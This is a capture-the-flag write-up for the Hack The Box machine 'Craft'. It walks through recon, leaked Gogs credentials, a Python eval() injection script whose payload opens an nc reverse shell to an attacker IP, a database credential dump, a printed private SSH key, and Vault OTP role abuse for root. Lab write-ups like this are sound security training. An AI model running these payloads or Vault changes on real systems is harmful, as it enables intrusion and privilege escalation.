HTB Craft Write-Up

As always, we start with the reconnaissance phase.

```
# Nmap 7.70 scan initiated Tue Aug 13 17:15:59 2019 as: nmap -sC -sV -A -oN craft 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up (0.070s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: About
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Looking at the certificate we figure out the hostname of the box “craft.htb”

Browsing https://10.10.10.110/ we see 2 domains:

- api.craft.htb
- gogs.craft.htb

In order to resolve them , we edit the /etc/hosts file in our endpoint.

After browsing gogs.craft.htb (which is similar to github) we see something interesting on issues tab:

Dinesh leaked his own JWT token.

After looking at Dinesh's profile activity we also find some creds.

Cleanup test Browse Source

dinesh 7 months ago parent 10e3ba4f0a commit a2d28ed155

1 changed files with 1 additions and 1 deletions Split View Show Diff Stats

+ 1 - 1 tests/test.py View File

```
@@ -3,7 +3,7 @@
 import requests
 import json

-response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+response = requests.get('https://api.craft.htb/api/auth/login',  auth=('', ''), verify=False)
 json_response = json.loads(response.text)
 token =  json_response['token']
```

Now we can log in as dinesh.

The api is about creating and finding new brews with various characteristics (like ABV). Dinesh mentioned that they needed to add bogus ABV values to the database , so let's take a look at the api source code.

```
@auth.auth_required
@api.expect(beer_entry)
def post(self):
    """
    Creates a new brew entry.
    """

    # make sure the ABV value is sane.
    if eval('%s > 1' % request.json['abv']):
        return "ABV must be a decimal value less than 1.0", 400
    else:
        create_brew(request.json)
        return None, 201
```

We see that the app uses the eval() python function. From experience I know that eval is a dangerous function that is not recommended by developers as it parses the input as a string. With the right escape , we can have RCE!

Using Dinesh's token and some of the source code, we create a small python script that posts a new brew on the api but with a twist:

```
#!/usr/bin/env python
import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']
headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }
# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = '__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.25 1234 >/tmp/f")'
brew_dict['name'] = 'tea\"f'
brew_dict['brewer'] = 'tes"t'
brew_dict['style'] = 'tes"t'
json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)
```

Set up a listener and we got a shell!

After examining the dbtest.py script , we modify a little to dump the database.


```
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT * from `user`"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()/opt/app
```

We transfer our modified script to the target and we run it:

```
/opt/app # python db2.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
Traceback (most recent call last):
  File "db2.py", line 22, in <module>
    connection.close()/opt/app
NameError: name 'opt' is not defined
/opt/app #
```

We get creds!

Logging in the repo as gilfoyle this time (tried gilfoyle first because I know he is more on the cybersec-side in the show Silicon Valley ;)) , we notice he has a private infrastructure repo. Searching through the repo we find stored , gilfoyle's PRIVATE rsa key (you should be more careful on where you store your private ssh key).




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDD9Lalqe
qF/F3X76qfIGkIAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDSkCF7NV2Z
F6z8bm8RaFegvW2v58stknmJK9oS54ZdUzH2jgD0bYauVqZ5DiURFxIwOcbVK+jB39uqrS
zU0aDPlyNnUuUZh1Xdd6rcTDE3VU16roO918VJCN+tIEf33pu2VtShZXDrhGxpptcH/tfS
RgV86HoLpQ0sojfGyIn+4sCg2EEXYng2JYxD+C1o4jnBbpiedGuqeDSmpunWA82vwWX4xx
lLNZ/ZNgCQTlvPMgFbxCAdCTyHzyE7KI+0Zj7qFUeRhEgUN7RMmb3JKEnaqptW4tqNYmVw
pmMxHTQYXn5RN49YJQlaFOZtkEndaSeLz2dEA96EpS5OJl0jzUThAAAD0JwMkipfNFbsLQ
B4TyyZ/M/uERDtndIOKO+nTxR1+eQkudpQ/ZVTBgDJb/z3M2uLomCEmnfylc6fGURidrZi
4u+fwUG0Sbp9CWa8fdvU1foSkwPx3oP5YzS4S+m/w8GPCfNQcyCaKMHZVfVsys9+mLJMAq
Rz5HY6owSmyB7BJrRq0h1pywue64taF/FP4sThxknJuAE+8BXDaEgjEZ+5RA5Cp4fLobyZ
3MtOdhGiPxFvnMoWwJLtqmu4hbNvnI0c4m9fcmCO8XJXFYz3o21Jt+FbNtjfnrIwlOLN6K
Uu/17IL1vTlnXpRzPHieS5eEPWFPJmGDQ7eP+gs/PiRofbPPDWhSSLt8BWQ0dzS8jKhGmV
ePeugsx/vjYPt9KVNAN0XQEA4tF8yoijS7M8HAR97UQHX/qjbna2hKiQBgfCCy5GnTSnBU
GfmVxnsgZAyPhWmJJe3pAIy+OCNwQDFo0vQ8kET1I0Q8DNyxEcwi0N2F5FAE0gmUdsO+J5
0CxC7XoOzvtIMRibis/t/jxsck4wLumYkW7Hbzt1W0VHQA2fnI6t7HGeJ2LkQUce/MiY2F
5TA8NFxd+RM2SotncL5mt2DNoB1eQYCYqb+fzD4mPPUEhsqYUzIl8r8XXdc5bpz2wtwPTE
cVARG063kQlbEPaJnUPl8UG2oX9LCLU9ZgaoHVP7k61mvK2Y9wwRwgRrCrfLREG56OrXS5
elqzID2oz1oP1f+PJxeberaXsDGqAPYtPo4RHS0QAa7oybk6Y/ZcGih0ChrESAex7wRVnf
CuSlT+bniz2Q8YVoWkPKnRHkQmPOVNYqToxIRejM7o3/y9Av91CwLsZu2XAqElTpY4TtZa
hRDQnwuWSyl64tJTTxiycSzFdD7puSUK48FlwNOmzF/eROaSSh5oE4REnFdhZcE4TLpZTB
a7RfsBrGxpp++Gq48o6meLtKsJQQeZlkLdXwj2gOfPtqG2M4gWNzQ4u2awRP5t9AhGJbNg
MIxQ0KLO+nvwAzgxFPSFVYBGcWRR3oH6ZSf+iIzPR4lQw9OsKMLKQilpxC6nSVUPoopU0W
Uhn1zhbr+5w5eWcGXfna3QQe3zEHuF3LA5s0W+Ql3nLDpg0oNxnK7nDj2I6T7/qCzYTZnS
Z3a9/84eLlb+EeQ9tfRhMCfypM7f7fyzH7FpF2ztY+j/1mjCbrWiax1iXjCkyhJuaX5BRW
I2mtcTYb1RbYd9dDe8eE1X+C/7SLRub3qddqt1B0AgyVG/jPZYf/spUKlu91HFktKxTCmHz
6YvpJhnN2SfJC/QftzqZK2MndJrmQ=
```

Using the key with passphrase his gogs password we manage to establish a stable ssh connection.

```
root@kali:~/htb/craft# ssh -i key.txt gilfoyle@10.10.10.110

Enter passphrase for key 'key.txt':
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
gilfoyle@craft:~$
```

After running the standard Linux priv esc scripts (LinEnum.sh etc) ,we don't find anything interesting. Looking again at gilfoyle's repo , we notice the tool Vault.

Vault is a tool used to store sensitive data with the use of secrets.

secrets.sh 171 B Permalink History Raw

```
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
```

We see that the secrets.sh script uses vault to enable ssh connection to user "root".

So, what if we could modify that?

After reading the vault documentation, we realize that we can change "root_otp"

with a one-liner :

vault write ssh/roles/root_otp cidr_list=10.10.10.110/22 key_type=otp default_user=root allowed_users=gilfoyle

By that , we add gilfoyle to the group that can establish an ssh connection as root.

With “read” we can see that the new configuration has been updated!

```
port                    22
gilfoyle@craft:/tmp$ vault write ssh/roles/root_otp cidr_list=10.10.10.110/22 key_type=otp default_user=root allowed_users=gilfoyle
Success! Data written to: ssh/roles/root_otp
gilfoyle@craft:/tmp$ vault read ssh/roles/root_otp
Key                     Value
---                     -----
allowed_users           gilfoyle
cidr_list               10.10.10.110/22
default_user            root
exclude_cidr_list       n/a
key_type                otp
port                    22
gilfoyle@craft:/tmp$
```

(Note: otp means **One Time Password** , which in most cases is a password that appears in front of you and you can use it only once).

Using the command :

vault ssh root@10.10.10.110

```
WARNING: No -role specified. Use -role to tell Vault which ssh role to use for
authentication. In the future, you will need to tell Vault which role to use.
For now, Vault will attempt to guess based on the API response. This will be
removed in the Vault 1.1.
Vault SSH: Role: "root_otp"
WARNING: No -mode specified. Use -mode to tell Vault which ssh authentication
mode to use. In the future, you will need to tell Vault which mode to use.
For now, Vault will attempt to guess based on the API response. This guess
involves creating a temporary credential, reading its type, and then revoking
it. To reduce the number of API calls and surface area, specify -mode
directly. This will be removed in Vault 1.1.
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: bcdd761d-ba4e-d89f-a1ba-0c7c4f817a3b

  .    *    ..   . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/

Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct  2 14:33:27 2019 from 10.10.10.110
root@craft:~# whoami
root
root@craft:~# hostname
craft.htb
root@craft:~#
```

We use the OTP for the session as password and we are **ROOT**!